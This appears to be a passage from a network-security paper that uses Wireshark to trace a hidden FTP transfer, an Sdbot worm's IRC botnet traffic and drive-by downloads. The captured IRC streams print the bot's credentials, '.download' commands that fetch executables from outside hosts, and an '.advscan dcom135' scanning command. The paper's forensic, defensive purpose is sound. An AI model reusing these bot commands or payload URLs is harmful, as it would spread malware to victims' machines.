64 16.649006 10.2.0.2  10.2.0.1  TCP   64 startron > dcutility [ACK] Seq=1
65 16.649033 10.2.0.2  10.2.0.1  TCP   64 brvread > ftp [ACK] Seq=131 Ack=
66 16.649839 10.2.0.1  10.2.0.2  TCP  879 dcutility > startron [PSH, ACK]
67 16.649920 10.2.0.1  10.2.0.2  FTP   81 Response: 226 Listing complete.
68 16.849989 10.2.0.2  10.2.0.1  TCP   64 startron > dcutility [ACK] Seq=1
69 16.850020 10.2.0.2  10.2.0.1  TCP   64 brvread > ftp [ACK] Seq=131 Ack=
70 16.850089 10.2.0.1  10.2.0.2  TCP   64 dcutility > startron [FIN, ACK]
71 16.850480 10.2.0.2  10.2.0.1  TCP   64 startron > dcutility [ACK] Seq=1
72 16.866384 10.2.0.2  10.2.0.1  TCP   64 startron > dcutility [FIN, ACK]
73 16.866495 10.2.0.1  10.2.0.2  TCP   64 dcutility > startron [ACK] Seq=8
74 28.454575 10.2.0.2  10.2.0.1  FTP   78 Request: PORT 10,2,0,2,4,34
75 28.462340 10.2.0.1  10.2.0.2  FTP   85 Response: 200 PORT Command Accep
76 28.474484 10.2.0.2  10.2.0.1  FTP   72 Request: RETR cno.txt
77 28.484917 10.2.0.1  10.2.0.2  TCP   66 fpitp > nim [SYN] Seq=0 Win=8192
78 28.485308 10.2.0.2  10.2.0.1  TCP   66 nim > fpitp [SYN, ACK] Seq=0 Ack
79 28.485456 10.2.0.1  10.2.0.2  TCP   64 fpitp > nim [ACK] Seq=1 Ack=1 Wi
80 28.486093 10.2.0.1  10.2.0.2  FTP   76 Response: 150 File follows
81 28.491418 10.2.0.1  10.2.0.2  TCP  150 fpitp > nim [PSH, ACK] Seq=1 Ack
82 28.622488 10.2.0.2  10.2.0.1  TCP   64 brvread > ftp [ACK] Seq=165 Ack=
83 28.622521 10.2.0.2  10.2.0.1  TCP   64 nim > fpitp [ACK] Seq=1 Ack=93 W
84 28.622657 10.2.0.1  10.2.0.2  FTP   82 Response: 226 Transfer complete.
85 28.622722 10.2.0.1  10.2.0.2  TCP   64 fpitp > nim [FIN, ACK] Seq=93 Ac
86 28.623053 10.2.0.2  10.2.0.1  TCP   64 nim > fpitp [ACK] Seq=1 Ack=94 W
87 28.636639 10.2.0.2  10.2.0.1  TCP   64 nim > fpitp [FIN, ACK] Seq=1 Ack
88 28.643753 10.2.0.1  10.2.0.2  TCP   64 fpitp > nim [ACK] Seq=94 Ack=2 W
89 28.822529 10.2.0.2  10.2.0.1  TCP   64 brvread > ftp [ACK] Seq=165 Ack=
90 32.761332 10.2.0.2  10.2.0.1  FTP   64 Request: QUIT
91 32.767610 10.2.0.1  10.2.0.2  FTP  100 Response: 221 Thank you for visi
92 32.788335 10.2.0.2  10.2.0.1  TCP   64 brvread > ftp [FIN, ACK] Seq=171
93 32.788518 10.2.0.1  10.2.0.2  TCP   64 ftp > brvread [FIN, ACK] Seq=552
94 32.788886 10.2.0.2  10.2.0.1  TCP   64 brvread > ftp [ACK] Seq=172 Ack=
```

By the careful examination and the thorough analysis of packets, network engineers can uncover and trace a FTP hidden connection from the start to finish and at the same time understand security damages caused by a suspected attack. In the incident we just studied, the retrieved file may contain critical information. By understanding the effects of the hidden FTP connection, network security professionals can response with adequate countermeasures to minimise the possible damages of the attack and ensure that the information in the stolen file is not used to attack other systems.


4.2 IRC channels

Another example of stealthy channels is internet relay chat (IRC), which is a protocol for live interactive internet text messaging or synchronous conferencing. IRC is mainly designed for group communication in discussion forums, called *channels* but also allows one-to-one communication via private message as well as chat and data transfer (IRC channels). Although IRC is useful in internet real-time communication, it can be exploited by hackers for malicious acts against network security. First, hackers can disguise furtive IRC channels in Trojan horses and use them to steal critical information, and send this information to other machines under their control. Second, hackers can use IRC channels to create attack backdoors and Botnets. Usually, botnets are propagated through USB drive with innocuous and attractive files but containing hidden Trojan horses and other malicious documents. Although most of the time Botnet attacks are launched through surfing unsafe and infected websites, one of the easiest and most efficient ways to establish a Botnet is through the IRC protocol (Stout, 2010). By far, IRC covert channels can be the most dangerous tool of anonymous network penetration and control. Knowledgeable hackers can use IRC botnet attacks to cause tremendous and often secret damage because IRC exposes a computer system to very large networks worldwide. Moreover, the IRC channels can be used to create backdoors for hackers. IRC backdoors are usually standalone files added to the Windows System folder and create registry keys to start those files during every Windows session. When an IRC backdoor is run, it establishes a connection to an IRC server or waits for internet users to connect to the IRC. By means of these IRC backdoor channels created in the background with every Windows session, attackers can continue to carry out further unfinished malicious actions by means of IRC commands. In addition, these backdoors are dangerous because they can be used by hackers to modify the infected system, to upload, download and run files.

As we mentioned, a malicious program can be propagated through an IRC channel. To better understand the process, we provide a case study that demonstrates the network behaviour of a worm-infected system through Wireshark. We have a system that is infected with the variant of Sdbot.worm (W32/Sdbot.worm description). The symptom of infected computers is the CPU utilisation climbs to 100% after booting, and the system locks up within 3 minutes. In addition, the victim will initiate Distributed Computing Environment Remote Procedure Call (DCERPC), TFTP, and IRC communications with remote machines in order to receive remote commands or propagate dangerous files. In our case, the vicitm's IP is 172.16.1.10. We also observe that the victim machine downloaded some files from a remote machine. We can further filter the IRC packets and TFTP packets to analyse the details of the files downloaded by the victim. As shown in Figures 8 and 9, an IRC filter is created. We can see the TCP-based communication of each IRC packet by right clicking on a selected item and by clicking 'Follow TCP stream'. The pop-up window shows the messages exchanged between the IRC client (i.e., the victim) and the IRC server.

We can see that the client sends the password, 'l0m3za', with the username 'damn-0262937047'. Both the password and username are verified and authorised by the server. The client is then connected with the IRC network, which is named 'devilz IRC Network'. It also shows 1 user and 5122 invisible users on one server. It has a message showing that the maximum number of users is 5123 and saying that a message of the day (MOTD) File is missing.

Figure 8 A trace file for a worm-infected system (see online version for colours)




```
   Time       Source            Destination       Protocol
1  0.000000   63.144.115.50     172.16.1.10       DCERP
2  0.000046   172.16.1.10       63.144.115.50     TCP
3  1.751866   172.16.1.10       216.155.193.156   NNTP
4  1.759622   172.16.1.10       216.155.193.156   TCP
5  1.872046   216.155.193.156   172.16.1.10       TCP
6  1.872592   216.155.193.156   172.16.1.10       TCP
7  1.872615   172.16.1.10       216.155.193.156   TCP
8  2.653451   172.16.1.10       80.67.66.62       TCP
```

```
⊞ Frame 137 (67 bytes on wire, 67 bytes captured)
⊞ Ethernet II, Src: AmbitMic_aa:af:80 (00:d0:59:aa:af:80), Dst
⊞ Internet Protocol, Src: 172.16.1.10 (172.16.1.10), Dst: 69.64
⊞ Transmission Control Protocol, Src Port: td-postman (1049), [
```

```
0000   00 01 e1 01 20 e8 00 d0   59 aa af 80 08 00 45 00    ..... .
0010   00 35 23 58 40 00 80 06   c2 94 ac 10 01 0a 45 40    .5#X@.
0020   22 7c 04 19 1a 0b d4 4a   89 88 60 d6 6a 7e 50 18    "|....
0030   fc 00 c4 a6 00 00 50 41   53 53 20 6c 30 6d 33 7a    ......
```

Figure 9 Set up a IRC filter (see online version for colours)




```
    Time        Source          Destination     Proto
137 91.475251   172.16.1.10     69.64.34.124    IRC
139 91.568922   172.16.1.10     69.64.34.124    IRC
140 91.602839   69.64.34.124    172.16.1.10     IRC
143 91.750855   69.64.34.124    172.16.1.10     IRC
144 91.836803   69.64.34.124    172.16.1.10     IRC
146 91.837030   172.16.1.10     69.64.34.124    IRC
148 91.974497   172.16.1.10     69.64.34.124    IRC
149 91.992482   69.64.34.124    172.16.1.10     IRC
```

```
⊞ Frame 137 (67 bytes on wire, 67 bytes captured)
⊞ Ethernet II, Src: AmbitMic_aa:af:80 (00:d0:59:aa:af:80), Dst
⊞ Internet Protocol, Src: 172.16.1.10 (172.16.1.10), Dst: 69.64
⊞ Transmission Control Protocol, Src Port: td-postman (1049), [
```

```
0000   00 01 e1 01 20 e8 00 d0   59 aa af 80 08 00 45 00    ..... .
0010   00 35 23 58 40 00 80 06   c2 94 ac 10 01 0a 45 40    .5#X@.
0020   22 7c 04 19 1a 0b d4 4a   89 88 60 d6 6a 7e 50 18    "|....
0030   fc 00 c4 a6 00 00 50 41   53 53 20 6c 30 6d 33 7a    ......
```

By scrolling down, we can see further the details of the client's activity. Figures 10 and 11 shows the client's response to the IRC server, and it says that he or she wants to join the slower channel, that the connection process is below the message of 'JOIN #sl0w3r l03dx', and that it is working on downloading the files named ‘bbnz.exe 1’, ‘jocker.exe’, and ‘ysbinstall_1000489_3.exe 1’. The client’s response further states to the IRC server that a file of size 28.6KB named ‘ysbinstall_1000489_3.exe 1’ has been downloaded, and a message stating that this downloaded file was opened/executed.


Figure 10 Follow TCP stream of the IRC packets (1) (see online version for colours)



Stream Content

```
PASS l0m3za
NICK damn-0262937047
USER ghmfeirsfnw 0 0 :damn-0262937047
:hunt3d.devilz.net NOTICE AUTH :*** Looking up your hostname...
:hunt3d.devilz.net NOTICE AUTH :*** Found your hostname
:hunt3d.devilz.net 001 damn-0262937047 :Welcome to the devilz IRC Network damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net
:hunt3d.devilz.net 002 damn-0262937047 :Your host is hunt3d.devilz.net, running version Unreal3.2
:hunt3d.devilz.net 003 damn-0262937047 :This server was created Thu Sep 9 2004 at 14:58:49 CDT
:hunt3d.devilz.net 004 damn-0262937047 hunt3d.devilz.net Unreal3.2 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeKVfMGCuzNT
:hunt3d.devilz.net 005 damn-0262937047 MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30 TOPICLEN=307 KICKLEN=307 MAXTARGETS=20
AWAYLEN=307 :are supported by this server
:hunt3d.devilz.net 005 damn-0262937047 WALLCHOPS WATCH=128 SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(ohv)@%+ CHANMODES=beqa,kfL,l,psmntirRcOAQKVGCuzNSMT
NETWORK=devilz CASEMAPPING=ascii EXTBAN=~,cqr :are supported by this server
:hunt3d.devilz.net 251 damn-0262937047 :There are 1 users and 5122 invisible on 1 servers
:hunt3d.devilz.net 252 damn-0262937047 2 :operator(s) online
:hunt3d.devilz.net 253 damn-0262937047 14 :unknown connection(s)
:hunt3d.devilz.net 254 damn-0262937047 19 :channels formed
:hunt3d.devilz.net 255 damn-0262937047 :I have 5123 clients and 0 servers
:hunt3d.devilz.net 265 damn-0262937047 :Current Local Users: 5123  Max: 9508
:hunt3d.devilz.net 266 damn-0262937047 :Current Global Users: 5123  Max: 5123
:hunt3d.devilz.net 422 damn-0262937047 :MOTD File is missing
:damn-0262937047 MODE damn-0262937047 :+i
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s01
:hunt3d.devilz.net 332 damn-0262937047 #s01 :.download http://www.wanees.net/bbnz.exe bbnz.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s01 AL7uB 1103771901
:hunt3d.devilz.net 353 damn-0262937047 @ #s01 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s01 :End of /NAMES list.
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s02
:hunt3d.devilz.net 332 damn-0262937047 #s02 :.download http://webacceptor.findwhatevernow.com:8091/get.file?
action=file&afp=13001&class=682&affiliate=jocker jocker.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s02 AL7uB 1103771882
:hunt3d.devilz.net 353 damn-0262937047 @ #s02 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s02 :End of /NAMES list.
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s03
:hunt3d.devilz.net 332 damn-0262937047 #s03 :.download http://ysbweb.com/ist/scripts/ysb_exe.php?account_id=1000489&user_level=3
ysbinstall_1000489_3.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s03 AL7uB 1103771894
:hunt3d.devilz.net 353 damn-0262937047 @ #s03 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s03 :End of /NAMES list.
```

Figure 11 Follow TCP stream of the IRC packets (2) (see online version for colours)



Stream Content

```
:hunt3d.devilz.net 353 damn-0262937047 @ #s01 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s01 :End of /NAMES list.
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s02
:hunt3d.devilz.net 332 damn-0262937047 #s02 :.download http://webacceptor.findwhatevernow.com:8091/get.file?
action=file&afp=13001&class=682&affiliate=jocker jocker.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s02 AL7uB 1103771882
:hunt3d.devilz.net 353 damn-0262937047 @ #s02 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s02 :End of /NAMES list.
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#s03
:hunt3d.devilz.net 332 damn-0262937047 #s03 :.download http://ysbweb.com/ist/scripts/ysb_exe.php?account_id=1000489&user_level=3
ysbinstall_1000489_3.exe 1
:hunt3d.devilz.net 333 damn-0262937047 #s03 AL7uB 1103771894
:hunt3d.devilz.net 353 damn-0262937047 @ #s03 :damn-0262937047
:hunt3d.devilz.net 366 damn-0262937047 #s03 :End of /NAMES list.
USERHOST damn-0262937047
MODE damn-0262937047 -x+i
JOIN #sl0w3r l03dx
USERHOST damn-0262937047
MODE damn-0262937047 -x+i
JOIN #sl0w3r l03dx
USERHOST damn-0262937047
MODE damn-0262937047 -x+i
JOIN #sl0w3r l03dx
PRIVMSG #s01 :[DOWNLOAD]: Downloading URL: http://www.wanees.net/bbnz.exe to: bbnz.exe.
PRIVMSG #s02 :[DOWNLOAD]: Downloading URL: http://webacceptor.findwhatevernow.com:8091/get.file?action=file&afp=13001&class=682&affiliate=jocker to:
jocker.exe.
PRIVMSG #s03 :[DOWNLOAD]: Downloading URL: http://ysbweb.com/ist/scripts/ysb_exe.php?account_id=1000489&user_level=3 to: ysbinstall_1000489_3.exe.
:hunt3d.devilz.net 302 damn-0262937047 :damn-0262937047=+ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net
:damn-0262937047!ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net JOIN :#sl0w3r
:hunt3d.devilz.net 332 damn-0262937047 #sl0w3r :.advscan dcom135 200 3 0 -r -s
:hunt3d.devilz.net 333 damn-0262937047 #sl0w3r gh 1103760898
:hunt3d.devilz.net 353 damn-0262937047 @ #sl0w3r :damn-0262937047 @AL7uB @Under0
:hunt3d.devilz.net 366 damn-0262937047 #sl0w3r :End of /NAMES list.
:hunt3d.devilz.net 302 damn-0262937047 :damn-0262937047=+ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net
:hunt3d.devilz.net 302 damn-0262937047 :damn-0262937047=+ghmfeirsfn@h-68-164-92-148.snvacaid.dynamic.covad.net
PRIVMSG #s03 :[DOWNLOAD]: Downloaded 28.6 KB to ysbinstall_1000489_3.exe @ 28.6 KB/sec.
PRIVMSG #s03 :[DOWNLOAD]: Downloaded 28.6 KB to ysbinstall_1000489_3.exe @ 28.6 KB/sec.
PRIVMSG #s03 :[DOWNLOAD]: Downloaded 28.6 KB to ysbinstall_1000489_3.exe @ 28.6 KB/sec.
PRIVMSG #s03 :[DOWNLOAD]: Opened: ysbinstall_1000489_3.exe.
```

5 Downloads


Hackers can also propagate their malicious acts in computer systems through downloads. The unintended downloads of software or files from the internet are called **drive-by downloads**. In some cases, a computer user might authorise a download of software, but he might not understand the hidden consequences this download might have on the computer system. For instance, the download might install unknown and unwanted executable programs. In other cases, drive-by downloads might take place without the person’s knowledge by means of Trojan horses, Botnets, or computer virus. The objective of drive-by downloads consists of installing malware, recording the user’s keyboard input, track the user’s browsing experience, information theft or opening a computer to remote control. Drive-by-downloads are currently the most prevalent threat and hard to guard against (IT Cornell, 2015). Drive-by download pages are usually hosted on legitimate websites to which an attacker has posted exploit code. Attackers can gain access to legitimate sites through intrusion or by posting malicious code to a poorly secured web form, like a comment field on a blog. Compromised sites can be hosted anywhere in the world and concern nearly any subject imaginable, making it difficult for even an experienced user to identify a compromised site from a list of search results.

Usually drive-by downloads occur in two ways. First, an advertisement popup or any other portion of the active page suddenly appears. By clicking on these popups even trying to close them kicks off the unintended downloads on the computer. In order to trick users into clicking on these dangerous popups, they look like genuine warnings from the operating system, well-known software (such as anti-virus). The second tactic exploits the natural design of web browsers in the way they display web page content. If that content includes something that needs to be downloaded to view it correctly, your browser may offer to run it, infecting your machine.

Drive-by downloads are among the most prevalent attacks on computer systems. According to a Google report in 2007, one in ten internet sites hosted a drive-by download, and in 2008, Sophos, a major antivirus vendor, estimated that 6,000 newly infected sites appear every day (IT Cornell, 2015). There are two main reasons why drive-by downloads are so common today. First, some legitimate web servers may have vulnerabilities that allow a hostile site to deliver content. Second, most drive-by downloads exploit the victim's willingness to frivolously click popups and warnings as they navigate to the desired content.

Figure 12 shows an example of a drive-by download. In this example, a user visits compromised web page containing a hidden iframe. This iframe secretly loads another page that redirects to another page containing an exploit. An exploit is a piece of software, a chunk of data, or sequence of commands that takes advantage of a vulnerability to cause unintended or unanticipated behaviour on computer software or hardware. In this case of a drive-by dow nload, the exploit tries to download malicious data or code from another server.

Figure 12 Drive-by-download (see online version for colours)



1.User with vulnerable computer visits compromised Web page with invisible Iframe.
2. Iframe embedded in page secretly loads another page.
3. The page redirects to another page containing an exploit.
4. If the exploit succeeds, malware downloads from another server to the victim's computer.
User
Compromised or malicious web server
Redirector
Exploit Server
Malware Server
Attack

Source: Microsoft (2013)

Modern browsers take several defensive steps against drive-by downloads. Most browsers will prominently warn of executable programs and suggest a safe course of action. Some browsers refuse to directly execute code received while browsing, and instead force a user to save the code on a hard drive and suggest examining it by an antivirus. Despite these security measures provided by browsers, it is important that network administrators analyse the network traffic at the packet level to identify whether there are any illegitimate downloads and figure out what they are accomplishing. Fortunately, it is easy to identify downloads in WireShark traces. Let us consider how drive-by-downloads can be identified and analysed.

In WireShark, downloads can be found by looking at the window size. First, we need to understand the impact of buffer management on TCP. The simplest way of considering the window size is that it indicates the size of a machine's receive buffer for a particular connection. In other words, the window size represents how much data a device can handle from its peer at one time before it is passes it to the application process. Let us consider an example in Figure 13 (Kozierok 2005). The server's window size being 360 bytes means that the server is willing to take no more than 360 bytes at a time from the client. When the server receives data from the client, it places it into this buffer, and it must then do two distinct things with the data. First, the server must send an acknowledgment back to the client indicating that the data was received. Second, it must transfer the data to the destination application process. With these two processes, it is possible for the buffer to fill up with received data faster than the receiving TCP can empty it. When this occurs, the receiving device may need to adjust window size to prevent the buffer from being overloaded.

Figure13 TCP window sliding mechanism (see online version for colours)




Source: Kozierok (2005)

As long as the server can process the data as fast as it comes in, it will keep the same window size at 360 bytes. However, in the real world, it is important to remember that a server might be dealing with dozens, hundreds or even thousands of TCP connections. The TCP buffer might not be able to process the data immediately. It is possible that the application itself might not be ready for the bytes in the receive buffer for whatever reason. In the case the server's TCP may not be able to immediately remove all bytes from the buffer; it will want to change the window size that it advertises to the client through the acknowledgement in order to reflect the fact that the buffer is partially filled. Figure 10 shows three message cycles, and in each message cycle, the server reduces its receive window. First, the server reduces it from 360 to 260. In the second and third cycles, the server reduces the window size by the amount of data it receives, which temporarily freezes the client's send window size, halting it from sending new data.

In WireShark, TCP window update messages can indicate that a lot of packets are being transferred between the server and the client; which is the case is for downloads. Since downloads will likely cause network traffic congestion, some packets might be lost and need to be retransmitted to ensure TCP reliability. With the TCP protocol, duplicate ACKs are usually a symptom of packet loss. TCP DUP ACK messages are actually a trigger from the client indicating that it did not receive a record (the one after the ACK). A storm of TCP window updates and TCP DUP ACK messages in a trace file indicates congestion between the client and the server, which might be caused by downloads.

Figure 14 shows part of a trace file named download-bad.pcap with multiple TCP window update and TCP DUP ACK messages. In Figure 14, the client [IP = 10.0.52.164] makes an HTTP GET request for an executable program from a server [IP = 61.8.0.17] in packet 4. As it is observable in the subsequent packets of the trace file, TCP update messages are triggered on the client to ask the server to reduce the send window size because the client's receiver buffer is partially full. As this congestion continues, some packets are lost, which prompts the client to send TCP DUP ACKs to the server requesting the retransmission of the lost packets. The downloading in this situation might not have dangerous effects on the client. However, the same signatures denoting downloads can also apply to dangerous drive-by-downloads. With the same approach, network engineers can use WireShark to find out whether a network is suffering from drive-by-download attacks and take adequate measures to halt the attacks.

Figure 14 Storm of TCP window updates and DUP ACKs (see online version for colours)




```
7110 121.966543 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7100#5] ads > http [ACK]
7112 122.001452 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7100#6] ads > http [ACK]
7114 122.018170 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7100#7] ads > http [ACK]
7116 122.101021 10.0.52.164   61.8.0.17     TCP   66 [TCP Dup ACK 7100#8] ads > http [ACK]
7118 122.112446 10.0.52.164   61.8.0.17     TCP   54 ads > http [ACK] Seq=446 Ack=5110330 W
7119 122.112558 10.0.52.164   61.8.0.17     TCP   54 [TCP Window Update] ads > http [ACK] S
